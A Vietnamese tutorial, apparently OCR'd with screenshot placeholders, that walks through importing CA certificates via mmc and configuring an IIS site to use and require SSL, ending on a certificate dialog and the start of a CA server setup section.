
Vào Run → mmc




File → Add/Remove Snap-in…




Chọn Certificate → Add




Chọn My user account




➔ OK




Chọn Trust Root Certificate Authority….




Import







Chọn Browser… lần lượt import 2 file đã tải về lúc trước.




Mở lại cửa sổ IIS




clickComplete Certificate Request




Browser tới file .cer và điền Friendly name:





Cấu hình Web server sử dụng SSL




Chọn Edit bindings…









Chọn SSL Settings




Check vào mục Require SSL

Test https







https://www.cntt.vn/
Certifica
WELCOME TO CNTT.VN
Certificate
General
Details
Certification Path
Show:
<All>
Field
Value
Serial number
52 00 00 00 02 1d 0b c1 4e 24...
Signature algorithm
sha256RSA
Signature hash algorithm
sha256
Issuer
XYZ-SERVER-CA, XYZ, COM
Valid from
Monday, November 15, 2021 ...
Valid to
Tuesday, November 15, 2022 ...
Subject
CNTT-VN, Thu Duc, CNTTVN, ...
Public key
RSA (1024 Bits)
Edit Properties...
Copy to File...
OK

Cách thực hiện:


Đầu tiên, cấu hình trên CA Server

B1: Cấu hình IP:

